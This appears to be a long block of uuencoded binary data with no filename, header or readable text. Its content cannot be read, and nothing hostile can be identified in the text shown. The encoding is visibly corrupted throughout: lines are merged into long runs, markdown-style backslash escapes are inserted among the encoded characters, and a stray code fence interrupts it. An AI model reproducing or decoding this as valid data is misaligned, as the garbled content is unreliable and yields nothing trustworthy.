MUN`F.<P%XIMME1?V;8+'66SUD9,EF2U-%'?/M'[,*SV/,C[L5@LS+'K'L84&
M[\Q+50-E93+]#,N3/25I,%2]9QTZ!%Q5)B%*0HZ#B3@%-@AFU2;'OOCA".0
M/\R9W;. ]4*=125:A5M&3:#BPCL!WQ&7V^- .GSG:* )9N"8G^"&3QA:YTLB+1^
M3NSJK%-OA;/,3?)$1*IB3J1C:*9@Q2T-*U4_D48+?X,7J4USE);UHC787P:
M/,Z%2R*2Z<P\[" ]>[A_%B#RYKUG^7-.-<Z)IB3+D;%D[TYQ>+<V\%-?AH&=9
M*YD)9%D8DM2<K,@*>0ACEL0*QDKAB81I,G9UMXE0(L;)I.U7>9235@IRW((/
M**NZ:BKOM':!2]LT*IGXW!1EA`-CQ08/DUF2)F7BXA!1%HFJ@QH-)=DACISX
MUWF<+,A\6137>&`^1>M-BD5NQ4%RMIJO=.1%#EFM#+F=PE]EPB?FF*$7!H1X
M'Z1CO4R<_<$Z$I#*(!R**XT46*[D1IILM2M>QN_NF#->V;*#=6I3"\P+3U5@
M>:#3@TG4?-(@53`)KUMX8D%4H!C%5,1C\*RF45PWYL#ED);![9+'R&3HMS<;^
MJD_/SS@O2>9L2QUFJ4Y?GT%^'\-G)D%F>EXE$(K)R/+#U"SAYISQ+=HE_(Z
```

MH89!\V=.0ZS&<#\_FNI=:2(AT82+2&(=/Q%MW%\*) \*SH(#B<&S-WJ#=#P:G6.#&M9^&\*#!?8\*HMMK0H) IUF.]PO\*0EO>DD\_72C90Q&"QEV.8^83C,#Y?&]K%I%:2MP2:R%H(\ '3P;Y:\*%#2T([#J5@9EG;QQL0#ZGTXXY5))D4=K!'G(D2C(0!%+[MFG-ID<?57-C@) \$+:A742'83FE%1/6@AH\*9>/?L\*"355RAA%SN:;'Z; ;#FX3AMB5@J5X`42-W8" ^F>9%DBA?#I77+<T..2\BSLCF(K1Y"G/(EY\_YBB8R\$G1@+SMYD"9\$<X9B=#KS\$F' 2+(X>4KBBIC2^8P#B6Q2XQEX?\*8-;'/ .WL9Y:-60P6^DM(0-0O>VZH`F; ('.!FMEX6.+K\*"8PH^>IB1R' \$( \$[D+C?K,90L9BF,ZV?'-R@M\*(^/2>[UNHB!6==CL`WIO\_9<SD\Y3BA1DVB2H^`\$G29\ .5M78FUS00.+G-!>M5\_V`^B%>QM-I?WPWT;WAE;X<#: \&T\%H.-'7HS' ^O'\<##]U]-5@,AT/+A[H M\$2^&\&UT-K@>7/?J`F'\_59>1T" "HY<V1AXP2"8Y[SXJN+#(0,H3:K(A(-Y=Y-M&CE[]):-HPLXJ3RFYV&CKH.T:"!12;^)&K\*HZ\_X@,/4X^#"^Z(O:3>^'O!.C9M0'`=Q9BE9I\_30G`&XI[C'FSRA(\RB\2;>6=/3:T-\IPV"1\Y>\$ (TB"Y839Z@M,=@74Q'FFP.GT?.OXM,) \X\*38UM9Z\3FS+E%66\_R@LV`P41'.0;J&H).0/\$]M-!GK0VZ=FW.\*'71^UIA\*X9M5M"21G=X@,B(0+"#B3OT";<C@?9Y6!-YIB[PB M6P>D=8\SY36C3\+=3PAY]BF4.\\_@\$!?!% ,4'!NXG5)\@=)W"4'L+[DP"\$W,F5M@-4QOV@=DL\$D`<\&(8MU.'/X\*"&645E5VH1='AD4U+VI!10M%ZJHLCW1NZ#LMD8Z).PZQ,37\$482!?!V^H@\*PGF<\$MQ>\ (>F6<P""T:3DC\*CW#\$WYG4\1!LV&MH%?&50DB%\$W, \#G'+APS@, <GW75%P\$XNC:RHB\*X3;0L[>+S3GW(.#>2"<Z[M`F\*B[3]2L'JLYLC\9\$, <0^H-P37!YB1C#UDC"UO`8G`^A`G3X%]%HMDD\RJOM;"J[(^9P+(?MXI,-.3H2#`![&,\$Q&:Y2C:>YR.,.,4^C9`VI@&F?^3\_JK\9LMR"7(`ARZ4\_\*:]1F+\`^5QZU(\*)4?'3Z:69-A%\IE.%M-6M\$:!I%-?1@`@; ;HM8`A\%!\\_8W#XJ2G-H5W!;LQJJJK4DE0Z#5X=C&\$I76POG2)U=BS/[<DUV\$H"WMM=50BAQ/SC8LP=.8:'@7XBY+N-U^9>]#,EO.ZL1R'[YBBG\$HX;#`^8KK(IB2RM847>7\$M[!X-Q1V72\5.0Z#)H;T="%V`UP=2R<0=[EQ%,\_CM` ;N\$:0!PKXT1M(Y%36!/D\5\5)Y\*BLZ8(F\$>5E0JBQHR+)7T.8=L6;`X([FW,SFF82FNLD\_[M&I/E+3%'\*/@%CK%.UY0Q\5G6%K]D>`VR;)(":;"`O",=YEBMM\$=.)S#.2,S]EM%:4=5KGSZRD.CK73@ATBF4:\_![#GQ!15`+42%&1&Z7B\*3@ [9E2%'MC4L0UM%3\*@8TC`IWXY\_OS,0\_=:]# [19[ `KQI5`M;'T9K@ZH/94\$5\$:0IQQAT>@18`-M:D(1)=DH/Z2F+:54`X7)(\CT^/6`(( (/ \$) ',,48^IB)%I"XH67!B"NX2"?\$%\*M`5`B@Q9[RK\*\0G2A)J!+PNP4K8BG#T:\B`FX#X[7/J>\$:5&\_=#P"J^W#>8'PM4;]PUC0LN+O&`A\_`>K%X+VU6%U/8=1B71DV:^OQ%Y#07N[E^2LSS3DQD\*W" M.^U\_FQL.5[ ]2@FVE[-\*:=.%[CEX'X(U)4\*[CE%Y;@@A?N@192^0="6\*M".1/MLX\0\_EXEA;1@a.(.L>X9D+OOF\_#:#M305N"?GLDEM[KQGXQY<C\*J\$L`">1R@#MM36N\<("HG\*27Q\$P=-0U.YR7J/<P(SXBfv>@QJU<@D8%(\0&=]!B:^!]9&>TM@75X;PT9/U\$=5I(GA#XHFB7\$SPR[:H3X6]ZJ;<^9(;37[[ \$H['8G['9'=V9J:MSE59OZ!VC,Y&ZT`J>)M##]>8\$F\*D-\$EL\*ZFW:3"@34\$G"YI"0U?%+JW?!12M;0E(`[AIATB=)R#`@V'4\$-^H)>Y4KTBUA=O@&\R\*LX6T0\_`!%Y]RK,(LHR)&M,F#]XR7]3&E:FF-30-@)K@F(4^Z\_EW7`=' +B9\$3`\*.C\_,5"UI0I;1U@FU5U!M-QI`>RL-`\*P[J.&EE9<.#1;<7FCS#=32/GK&V?2&Z(61GI0V\$!E1>`<REUM,WPY90)`9QYD%ID<CESIHB7;1<DI0\65?SR#E(\*H<(J5VLQ0&2/\_P.\$CFCMOR/)E\* <5-?47J' IMF1<HK%Q,;\XGV+>)0K/"Q[^^.PF; ;--4I1S,<F^^#]5WMC[#+/960DDP]\_`E]1CDJG\_U!/17?`X?VYE7)\880V8`\JR;>X\Z9A]>:4=0QM\$(5@0"TSYU/2TH`\$&OS4FR,G;PBNP`YK;=!GJ>%<5TA/F1/A&IX!!/62DCDQM\*0"J\*4(ZSN>)UP9-A>\@0<DU[>.P@IWRYJ"6KZ,B@?U7OC'4-'DIZ0@:^P@1M=FI\$MG^RJ/8GAMP=\_12EB9"#S%)\$YY+ ;W\*NK8D\*OJAIR@H&2!POMAT`R!V"MRN@Z2QK0F5SH,3!R-UR^0J#L9PJ/M9W@0GOM<!86V3.%78D'.7I7.2T],/"3M!/R/Z>"X\_.4D\_PL=S(]95Y\*1""12!#4KXU.7F%E!DOMW[J&.`)DP"G?/HA2\M9!+/'(QQU[;2'EAP^S`C)\$J1\$F7;7KO#MQ\$HZ='[-7\AUOJQ\_)Y:X`:U59'M93GD4DA[1T^JF<.\,Y\$^H`LAE]8%V:() \*M(1\$U[X6E#4L:XS)RVBRSC7J6U7M9I`GWXA>]<]\$,BT=N=KU97?%N\N6\_CYFCR)\CDTJJI62IFI!99=6EBN3R-I\MGOB&%P@ (L,WBR1+I-==\*99;+W&X2#9RHTP)6\_G\1<PEKD\_&L(<ZY&D:A<"AM.1%.>0%/Y'0"=LINS&L<>!/!;&?O/\*&[!4?90W7CZ//;+X<K%L]-:@-7SNEMLEW:A8XR9#3C"D21GLX:3UA`?S`"6,.B&9V>R@F)XZ\P8Y,\*-+\$4QL<"15RM5"%%J]W:\$M"-FTP4>-OGITH)4JTRQBW,<[V5<K`]\<A[\*C>:V])#D%WMH(:!.M\$"OP`+JM<7TR-G3PIT"=MW8#&8R.(W<5S=;' ;6J':OU;FN`Z0C-QN4-@S\_H\MW&8PRL3PH&\*;<;]4A6-F\*DG1)0?BX6JZ"V)ZX&W-I<JXW\*)J"H9\*`R\$Z[\*!`&MW1IH\_ ; ;!#&1%T@B2=@WJ/VZB"WX-44L+2RBQ5+)>\VU#C5PNH%RJ]^\$\@`ITMFTD-)EC%IE2,<9X9#>9'MS^^.\5/NE<2&^2[HJBB-%"Z9\$99)"%MNX]#[ "EM:C\_T`B8(S9="=7"5GA4+PU^SLWHI0WB\$%00\$Z\_LW/[F0%,WX3<T8NPZKB<H;MBL6>`=2#=-&%\_RVJ5")+FD0H`AGNO1/5^?(NK#; )#?E3@UF\$VI\*^LMI-ATWM;L'!MCX^@6(V<;K#7%)&+VW;]E!EN:^DAA!]1#/6#2KM[ ]R&S-U3Q1KXJ\*\_B2M;I7,DE):]6GT7->NT)Q\_SQ"!\DEI[OIV58NQKA?T0+8.\W[4]=@/-ID/Y/FM#ETXSFNKD?TCU]1MZ;AD`\$07U-1Q] &-&\_S%GG!<LZ]VA+A3XKA1A\_==N4<IMD[5Q`.5[4/\`)R[#H88=!W+&3R6R]T8?TI2\_2'9/9%)\$G+C=2PPN^#U?\&Z.M125=9YLCEZ%`A,\*%IP29P74N%U7!]U6M@1-7@S5-]9]T76RZX.H"^-LU1+'BM\*ZZN:GN2FU`1E(3\*%O\_)STU`NBNE()PS.?8J<@^=/5@ (8F=VREPT?IF@) (`MJO8\_JGC)O3P!\*4U\*G?."DB4,H[QBQ9.G\_[^@/HU^E1NF]>)FRUT]]5PU\K8MLXX\*K)#!, ,N1#8%LY]3-0]"AA"L@/T8D\*)?]QDVD/O-YFD;]X":E0\_KU%CL^MTI`K-O%E2A?4\_\*1]Z]1X\_%T9N7#S3\_1ZV-//`1JW-+4#\ [+ ]NDKAID8NB^0"M`SEDZ7!E\$\_55>&T33.L9Z)+; [\%K+O7O\*9&@MS?, ([ [GKOWW)Y,BK]UZ>B:O

M4@%R,B.JBWR+,F'[DD<\*`N<.<(?!<%/8&\_.8SAY?<'FKEABI(4YC6APV[[^M^V4DHPJ<OX[(D8<+\*S?R2<8`KKQX9Q`2@6=I1(5YCI?-\*!C2C7I!2:MN![&2MO\.^8+C@TF>O(85\_KDQ\*2\*J\*89JDR\OI#: ,\2;U,@IQQ7J41(FU2S\*NUY:@M M\$6X6I4T(-R`Y8!)525/2WZ?X1<&UQ,[DJAN@S,2\$5+@MW:'.6BVW355P!#00M<X-F\*I>?^2\_Q^F#ZQ#9C%=3HAZEN7?>,>VW5^4,\_UZJ1QD)1;=QNDN)LM\*S^VM-U)%KJ\*ATP4<^EL^~TE#AUX6CF+IQC";`KNE8@']G;J\_JA(R?8HDDN(W,I[A MK7\_#>+7D2F-9WK\$>38WTS DJ.6--<!MY:HX[:I2\_%GNL(O`^Z2IOOV6#\*Q\M; .MH<O5)#R-Z.)YGDG#VW+@Y+F6>5"S10!+\_)`UT2M-O5U+P]1\_1SGF2@10:)M>;\*41ZVT7;'-!<CD]-YJ%M2\>OZ:8.28E/&3>E["A4&7"240K\_\*\$,>%TQVM" M,^61.&\*4=J`N/@\X;/LB<08QF"=Q@)G9SU:256VY%YZYB/AKUUN^N[?8I?G93 MKSL1\*['!^`1='\_CA4"Z,"@I:KCHE6VFL?[9M;K;"EUB='-']F:)\*"IRZ65; M?.R7`1S1HSB60@,9`=2]-+1\L^(;)-81@Z\$7Y#6YBU,2B.NC=&0T,RK;K[:^ M#B#MG(Q!P!JE@&H\$(:&CLFX#S\$U-\*S.1R:AY)=@UB,4!^#@^F\*Q++`3U@57X. MJ\_0-1G?].,OCO2D#!B^\_='D2YN@H.DG\*3U\4YBGAVUM1.0TU/\GW,JQRNC\R MDBX8@%`LN1-^XW@3.EM(@YV`#!,9/J`@#M[M]BEX;-VWF2PYKGM#OAY!'`W MTN@`7H@-3"SE\$`#\1[Q%/4\$IUQPP1!Z!9`#MB)&JJ+]\*\_492(71<X=`4%\_V\* MK%K/3-',\_A\_K:F+LY`Z[6=];N%1(2\*H.!.I=I3RAXTZ!6X2F<=)HJCE.VG)%H MFN=!`[4-J/V0F+\A)\$SEA9\::&WE%=R,Z9\$YJ`/FL'?VYD)#A+`))(\*=2[])M M/<.2>YSO7Z':)#`WA[Z3(:-+K[H>/H9U,`[&"OLS9\_P+)S\$WW`\*U;K[NY8' M[X!JL32^(R87,^W\H-P,/<'WII)VT+#.`05]9!CF?B#YG>V.^>M`\_@I`OC;D M9%9Q/JB;C+>:>9?TZ`DQG+G`@8\#R8?-[S0R/@RCU+V;O:]XLF;G<`"A)Q\* MQGGQ?M,\$X(\-WQ:WYL12ODZKVMV^N:/S#;\$`#`NC=20+"6>I-OFJT[#D?[2 M&X][P^DCZ\_`^JR\_ZE[V'25]/;\_KZ?CSZ-.[=Z<'\$3\5>Z>MQOZ]'U\_KRIC?^ MU.\_0NG&?5H2T:\$8V((!5(\_Z[\_NT/YSJ^`[X;C"=@MK%H^ [=WX-X[^\*VKV][ M7R#-\_N^7?NI\_G+3`ZH1D?\R`#^3:8]>&`SUE\_%.AA^8H(TB#L?+>J9ZIO1 M[55\_SQ=-.Z/V-W?E'?];307^BP,?GP57[4">]"=@^T5\&TYO1P[1FG@[7&S[J MOPV&5QW='S"A\_N\_WX\_X\$YU>@/;@#QWT\`'PO;Q^N!#X`A2&HRGDA).!S^F( M1>/7>NI@!O3577\,^0VGO80![0!;TN3P]6`ZQ!8\7]P3SB\?;GLXQ,/X?C3I M4\_&1`@B\$/AX,/F;[DV4\$^QO#[V:\$\*0+&G>]X24K:D>1=%S].`J@K(%SWU[1 M`N47D\*#Z^JI\_W;^<#CY#O5B);28/=WTG[\F4!71[JX?]2\_#;&S\_J27\_\>7!) M<E#C\_GUO`/'3C/1X3%1&0XDMK[ND/%A)\_S/9P,/PEDX[O\_V@/,<L`2BT?L\$ M:R-A!GI77P;8G#2TJ\_P.OX('C?(?848C?=[E,'L1V<>8+.>W&Y;!8RBL<[> MQ8AD<`%`!LP6&"&!D(JN>G>]3\_U)1]5&P%N[8?\*.GMSW+P?T#SR`Z4'7MR(5 M>-%O#Z1%?.(Z![424<C.W0J(Q\D6QMZ&\`>NWYYVNR]8W]D%>C"1D;-IGV M-'.,WQ=]6CWN#R\$O=J?>Y>7#&\*Y%\*^@-<#-Y@+, -AJP41>=E;QZ,K[P\_L9SU M=6]P^S#>LS`L/((B23;6JT0;V23LP[;@!Y<8ZO+&Z<]W?+:1WT#55STL:QW M]7E`D4?V4?"%R<#)9.0H.#ER8.-OG^)\O/[``#\_M.2&QF3ZG\$U\*AW6\*>=\_ ME/A(`\<L.L.RG"4+=IDQ1F)-\PV2LT-#S1QE\TV-Z7GDN62O\_]A2X4:1-ID ME:W5C1VKN\*FDH&="R37E) (:!`YMPY!R6E:N<"R8`U%W9H,\*G5W`R^`EI? M%OOVH?]&G&)]EF7DKIP::%0/\\_Y/>\_:U\$:. [7QU5^4\_\*,XFL5D\_,:]`DKT\$ M/\`EW(%"8S.S>.UM>8[>]-[:<ML!9B?WM]\_SD-12OVP#(9F:5LT\$Z)9TCHZD M(YUGJYLCJR&`(B0\*^9T^#@TQUJU`JC+Y)Y&-="](&PM:!G6P\*\$>@L,\@7!`^ MNS?29@67=U]>TP)G8W+AP:ZH#\_C\*5+H8J>L\_72`S^OK0![N\V.IMA\*7`DE` MY(I#GGPTT!D;'2BZ\$<]U())T@GR)]\*3VRF/\(,!SN\*RAA8J[/@?9HR\_@R.^P M,U&'5@%YA;^FONSXZI?HB?'(:%`7>.K3I><UPR6YU`@@LN9[1T<W6K/,M]\@ M.(P)\*\*?Q[IYQD<:!9[90W1NUMU[R12D(I.#(<@7D,#"&42\%VTNZ&+T\_5^() M8)IBI1CV\$;UZII+.ZM(%VPJFL\3N(B#0J,=F9`ZX`=T!(8T%9)Z=T@>@JE M\$R[:V\$7XG`;B+G!,MUQ:)XX.,\$H0Y&BJ\*(H7Y2Q?#AT5Z^:Z#API+#^1Y(ZE M>X1AQ@QHN8/R+\*SUM`LPM0`^`9=N`]#O.!B52#H"TTD\$]6C,@LFW@.,L\;KL MHJ\_:\_Q!O#B#&@&\$[\_P/D@0U9\6OX:EG]J2?%`5;204).M\$OO</")N:E# [H]0 MC[B3SS\$5EJ<K;`%7^E.)`'<,5^S/?[=4"WWA1"NUGW,[ "WLN1UEV0)60\$Z>Z; MUO\$AW#T.\_V`>FW=H3<CE(\*8WL,#\_1;&K5\`KP;8(\X/@[\*`#P!TB`\*1KB#U0 M#S\*22FN/E\$`V8X+K/C<1J;#CRL>;2Q3SR,H5^`PK\_`@`W5JN7Q5W:\666%)D M8O39<9\,\*](6\$`L`CP[&/LX;5&^@Q8WLP2"ED7[!'"V\*14U&,K&>GO;\_N>N, M/.BRW`4,/I%:8^2.9T`P=^27R\C)293V9P.VZ^J(?QE#(@=+KGD8C\$Q57.`H MW@TT\*ZBX=^V,+%N/W\$E1<"3WQ/%1@!^RI6/,\_NQH:L8PND`U%P3@Y(X%77\_ M&/2=,0;\*^QRO^4[ZJ7?0B^)R"(<&^5!1&URF`&WQ#^\_&Z]V,7;7`\4P\O]&` MV#LH0(!V"-Y0)`N6P\*#C?QGK\_#F:Q\AC\$':CSP&]OI!^\*N@&XQ>U2@V`\_3=B M(]YUNI\_<";`E^Q(@J`?L\$K.;F"G>>/7)5&`N]ID,\*34)`AIX1<ES-?A#U2\$ MU\^P@J1>-X`M:BV+M!L%&@Y</^;\DF[#,>)]@=<H!;62;F\*RH@R;:B8<6:F0V ME%A`JV<@Y1U.\9G[O]FL(N,C8P\*^E7R[3(B&7MW77BF.[%RID)@I7"DG4174 MW8,+G8J?B<EUX<3GNHBJ-K]U:INL+%!""^9\_@?\_BU\O%>81CYG^+R?ZTW-BG\_ MU\;Z)OR^UOBA5E\;W%Q[Z/Q/?\[\7]451^!\_2M08NGV^F:S6:EOR.:7%@(O (MWL?.#SX<][,H[-?&\\*P&5\_&7'7Q7Z>IW\*V.O=;)]M"(F5)./Y0X(7>ZXTG-? MZ\Y.O1Z<"YXXG9T/)AWQAN@J`F]:^QUWA+?[EQ-9(^AJ`&!VYVA5;3B32Y> M!TC?2>:1?>CL)K>2>F0GZ3KS>7\*/["0D\_2PD^2228D`I1[:6,M`MY!\_9@2\$% M+2,!R=81.6@Y&4@3X=9RD&ROYW5I24AVD)CRK"0V-M?%\$=QKQ"Y\*`7N=\$4C\_ MOON7Y!\0?QHO2K(/D`\_DD\*J.\V30AU79%\`8VS)^>\$^ZT5;[G?.\$G\*`=R`-H MP#[\*XN5E=U"%\_RL?7QL/\_1N\_.O#@&0"JKL#\*#&!:\* )91]X\*#@B`X\\_MP9SN#& M\$X1%`.R]6R\_AOXTCK\*2@`Y[LO6GO`Q\_M`KP7A=IUK6B\_>?.A11)\],U^V?Y

MIMX/O<+11!JUC@[:S??MXQ]\_;#7/Z&4C]+9UUE\*O\>U:\$<=Q/F!)C9NS`Q=<M3XLX!GA]=KQ\_3--=5JD?\*`9Y88XB[]T=["/K-P9D:2UV\?"G6BT1`:"G61;DLM?+C%PP]J3VHO:-C>>W\_&&XTC6`&-)V;?;]\<MN7(L'OJN\A\4O5=,\_J^&'KGMZ+0^)G\<U9EC#Y1,)\'\$;6VLOZWB/S\_COR?T3[.ZM5X#[F(.O&CB==I\$[7QSMOR9`K0>]&!\OWU\SI#%J+-AUMD[;'553.(9=0[W?HJKLQ;4>=NF<34CD]\'(MZNRUW^RVFNU6^UJ0\$RLLUI\$6F+<#-G\_C6\$&3>IVD\_H"36J1\*0LUP:V+.\_=@MJU\$S5BJ,PUBG+VH\$"JKPOD)WX.3\*/:Z\'5L13HX+\$!M'(1V'AJ"4-YW=-.C MYA%LL8.)ILA7>^[GZL@=Y8.7NR<GS?W=T^9NZ^!\_FJ\*P5GNQ490CT(ICU,,.M?M/:Z!\$(%<!' "274&70HNN'\!A<[(&'7<\_/@'F@?'/.LG:\&M!IX\*B<)PE"[M9>)>H'?0A"FH"8%4QPXZ>&>T-O[!^];9[OX^6MI\$05;\JZA=;U'%^)\DMD6\*MB;8\_@F.@'"?KK`O`8'?0!N\*N"J\*OX+LM\$5[JCVUVMB@N./,ZALHXK<O1^@7M7\$'\_>N.I/QJTW7%[X%W&O?&A)^,5>H?) [4^O+\Z'!:P>='\*5L`X<\_O,K&1UYMXW;G<C2\_KZ1Z5!%N%V-) ((DO/NT./=-/AYZW4\_V4XHP8/Z)U`,X[>YXJM\BME\, #SGDV\_JQ7!'G@A1L(>6[2AL#9#9V0^/9;W[N\_EQ\*2\_XXZGUPTD=PKC/3\MOR@`KLG\OYMKZ[4UE/]JF/\YR\_\_[ ]<L3<>IR,\*J'=VHY\_9@Y8/R<,E=2GD1/M\*D\N2K,#N0&C`L#(I+OE3YXG6=#GH\*;WMY"ZZ75'^!>N7?W\$G\$P\_C<DC#M`(\)];OOB3)EG^TYN?RX3RS?XC\?@9!)J(#'(\$A48^U\*\$C&P!FW4M1[AL8M5&?^!+>`XZ#`YAAJ3\$96#?F"6\_, [U:8:5,IQ2D2L^8?@,?'ZG^Z]PDC7\_]0WM&FL;@?ZGL<'ZGXU,\_\_,0)57\_(\1):X!RF?(G4\_YDRI)%E3\_"5.;XTQZI;>;HM=\_) \*AY^\_@SB,?)&=5EZ/7\*)?RR8[WIX7[7'<'\_\_<YL.-W1Z?VAXRZEL9ZVM2:.,\$U\_@<\$+`P.(!>%`LAUV+5PQM")!H1ATDL.GF!^@+7@12X7`2G;HM@\$M3ZEB2=3T?]CH"X?:1IJ^TD]V`W3PEIVCK)]&P7>0J2/DB6J%XV.\*"-5OY#?MXPY9L:85=-L@ISZMK5W\_BM[F%LPBDZI@:V\*>V?,DD'(2@%5Q6SSM49%\>R#/M;;U.4?Q-U,4VT4=C#\$`-U4X\*Q\*!6,KB@3C(LI2)\*!24KI4&259(!\*3U3\*B!9M\*0V0K)(\$R%)6I<`RZR6#,VLE00RKOE\*`AJHFPPU5G`^ZOCCH^J\*@ZXN!GKLYM0E47`9V\02;N=#89AQG;%R&=6T2.6XJ505E``3F<#O`;^"=W729^[BG\#A/-M;P\*\_.K\$\,\HKG9SN,)9)AK\DE;:E[22OA3HY+\$WQ];"#C4`X+37:T`KU+I@M%-UP,)Y=Z\_OE/4R,-\_&KF"BI>M69=C\_VO(OJ8.OZNCWM>B`3KE0)P.H<`5\$M!\*D`0H%:L`JV] ]%??![\_5IL%HNDKF9"06<DD\TN)5D00=)+L0,L>P&AUB@GM)Y>);,QI6\$V`TVIKP4IB.KI\$K@T\_`#-C(2"^03UXAS7^:ILT=@+80=4(!I8ZMT\$!OIB/@ZQH(1%83D)8R,J\$QGS-(^'36%/@@/?NQP6&G2@F:\`!30^V6I\$M//`\*L2L]"-A\*^+L#T`0)R4N#VZ9.%!->/0K\6G/C8@.Q;5L>\_ASHNV0K-W`\*XM+HAL"-N!@:S"MHX`#71#33@:%5U5(RW+W!0&"PA!JROMWSPF![2)R\[5`Y\_:M&:WDG,[1#%\_LI`\*60,9Z)3-U`#WA<4<G\IGXOV\XDU,4I) )F)7%"9:QZI%U-M36;0,KK4K9;F<K\_E"IAK!OA\*:\`PK.H%`-" [=]C21I?WLPHB.)I(+KJ35?V`MVL;??!9ON8T?90:6W+7+;=6OL3\_#9K5;2N=\G8R(XPO=(IU`XIXO:3NY!:7GML-0L<(&ER9"2S(:`G&\*Q6]Z25S%[CR8?/IV#7\7BKY,%L!C^V/:R")RQN\_FMF&AYARFV\*,GDNI)`LC2(:+46T-#:`:D6Y\_,D\_1>T#!IP(+ (D+VALAWI2<;868M:8TL5:\_?O)-R!:=;=K5Z=MDF>G`M&M`F\LGy>KU)\_1&L+POAN!M3%M2`JTMN2=":'ZLP^&V["JR.^(<\*NYO;Y3H4V;?Z3[]!;A!L\B>!GHB82B=4)^\_%@9\_MRFL(K,3`\*?J]HA!WX\_&Z(XD)93B;3BA0=S96>"\$F=]F9!I3<K0F)3?FV(^DCMOU8@-QUC&Y`MF6C64G5X!RC%JW&7XGPI,J&9>AAS`4KQ"<(%KB^O>\*,\1[^NM?K]D^`H5L9-O;67]?HMA\_\<T3-Y@>L\_&\_Q\_F^O)L;\*ZNR>^\_KS4VZ^C\_TUA;M?7#[\_Y\_3\_P=WYZP\_A.TGIU\_\FSZCJCZ&HKX^X8W%(>ER5ZKBD?,HQBQI/IN-M!\_`X)!>#`?GD8>8>B;\,\,:08N!FZ`\$?-OXPIFH\$O#N9C/G9HY`[K.\$+BR\_QM,R`3^HSP1`P\$AC1T)\_\_\_[SQ\*(KCW)UP[60T=QZ16+]GC8+:HZT..1T\_`%`HO!(MFP?RE5YGOEUG#<?82KH^D;H(;IS#U57)ER[GOV7K+)M/Y4\_T8L51/R1]UG\M!5VA2N\*IVT`K(KY\$5TAWJD(-NO0Q/U=9,W`@X=ZP&VP/O73];62M\_9KLBWI3M/K-H"``=@!>6Y+A)[^TOM&D[\IX12`CP"U\_,U`%5PJ;;@/\*O%=C[Q1Y\$69M/6MU6`\*409Y]X[<J1>BP2,G<&#.#![.PG38-E2FLGIA);JS2PZ]<.(0JG\PIC4#MMW+CB]7"Z[K0O/1-J\$5?JZ\*STGF",+UAO3EGKJS\;4=K!"?)&B5`\_H<"6%M@DJHAVE!9:ASN2SS\*9)O.F=NQ[3AE]Z8>@INO0HV)8Q#K)%`!\`ZHSI^6173HM``[D\_.=1Q-#]H\`\*`7/\$T\*,:`LBP\_!@HA?51+]QINC<V\_`YRU6Q\_V,#L00OQBMT, <?)BJ&Q::&K5\$#.^\_]"\*: \*[ [J]PQPL[' ,QTW[?N7SH`?\(.X]J=5@\*Z/!MB]W):[47W;2:JU2S5FMLK75JM;2:#5VSQC6#NK!:3SN82OG@^.00UT"#%L(EML)8;#L5!]9A2N/K6/H`KF;P\*B9=PHQ8&`<(3M-?A3W^I^OW.@!1UQ#:1S-(VM2G^;\Q2=+YG,QZRDA)]D^"U3PI+K4^(26AA?0F0Y1AK(``269@J<FQ+CR]E?MY^\_TR7D,DC>I0]I&FDHT(' ;[6R84\_7\*57W;-E[% (XUSH4 (@`\$,UW+)]@+I5\*I MJ\$%8F!]U+JUC@SY9@-\$,N\*K\*Q\_`3>"M\_!@CSH\$N^ZE\_B5PSL:18%4>CW8/4@M\$@4^UDKBN`VZ\_\MID29?T.R#W\$(>MP7@6U@U\_T`S26@])35\*M)08S<2IY5`QM1H21P=E\_67C\_X?`P)#`PI81)HL[:I\W=?1"JZ`=,ZM5\$UZF3=NO=[FESOQ1%M4I5^XZ>5"%T\$TKQZ1<UPO,U]L=!(7QP9K^+K8+81/>)^I5T![!` (BOP`USO M.CWY]9R?9Y#&4;EC&2M-)B\*(N6-G)12W"6E+`\_.W2X\*<>K1VB)]V^74Q:1,MKK5EH+D`DC.&(;%Q&`H]D89TFARP%-BW)"V?B;3#`#MM5.ZM"<PP[W2\$]DM\</EF5YC4:9`\*VLIIG<V&5S@!^@ [Z&2`%P!.A\VV#SE&3BWB7D4NU1:B>%)2MZ2.VYZMSD9TR:#/) "V!961!O\*X^9LM6P`L2\SY@H\ZT)K\+&5\*\_ (JQL`,I]6MH\C;EZ:Q9U^<<\$W.)F[BM<E8>+!&EI'\_3/G\_\V!X\_\+\_#W/]\_`^L;M<W`\_[] .M^1]JC=7,\_\_\_\A2I;\_060A`%D(P/<;`A"?S@#\$K",.:.`EZR2.%P\_D7S\_H0HZCC MJG3,8/)50T"7?ZE<KE9SI::3Z)`\4%3B@%U5\*>ID5;YR1="6JD"LO3?Q8DE=MV(J&:%!\*D`S"8Y/Z1H8H+[DA6FGU)5?B\*W71GHR\F2XI[RRD2J0[6YE\$OPM4

M^\*AL;\*@\_', "BFY`I"+6-^`265AZYV6]N7J5-P\_L-M"D+3\$;W:=#K80K['<(,  
M6A2<G%8]XJ]:Y8A\_I\*D:X3W\_:^B]X"\0&Y-^^?H4ECM;:69[E`IR10ZI!QS  
M5+AXH+!!6ZFE(MG=.SE`1VPV1K+1"NU\TAS)#\C5U71I&G@EPVU5NQ!9#>D)  
MMR3?M\D\$K50\*7M1G5MW0FM=33/.(G\$1\*YZ0A.Z%\`QS&L<5A'\*HOTZ-JX,F>  
M#3=BVR/7>\*^<?SWP!\`?TB5;.8B(\*)T&:@T:M:(`7\$ (P (FF@OK;.6W<M:M! ?&  
MHQCO(Z:)&G;&,K'^=7P,U2IFT`L.(`Y?W9^RE:+,())W(\_H8K7.1@KEZ%/)!C  
M&J-U\$FI\*X<^(`6BY4TK6%SAV2F&O(G;/O<FT0O=K:!!SL=9&?>[<BBVP!`^T  
M8@8`\*B(F[">)`K`H\$9"ZW6,>\$"-6)\$":00ZWQ?%/F\$]\*>SU`9X.]CI3YY7\*  
M;L&)\_3%[!\_1+%`X36+H1VNC-HZYT;L]:=,H:\_CSW1]IS?P^2],VB#!9%AN'  
M[MZYL7?%,C6=]KF@0ROW"^`%\_7`O4;M]B#\`FD;8'RO2S)`NPS.!?E=Q4[14  
M<`T8#H>+3+G1M9QUD+1\_=B?J4X0\$#6-S%EL%8NXR"`#\*`N,GUO;C@X85/:^T  
M)8Y\_`E\$Z7]<=T9>-X%K,V@TT-0`)\*@(G1\_E2Y0=C\_)!BGC2T=(CC+=[%L9)/  
M!)L9C' / , , B\_@-(75M@=[3:TFE;ZU4(7);#(85'LCG9\_ZMG9\*1S\$9W4DUE4BD  
MLA-/5JG2?NK;`1)><8I9.X/00BI:TL3:^7K4L!4\$4S<;(L\*>UL\*@NDPJ`S\$-  
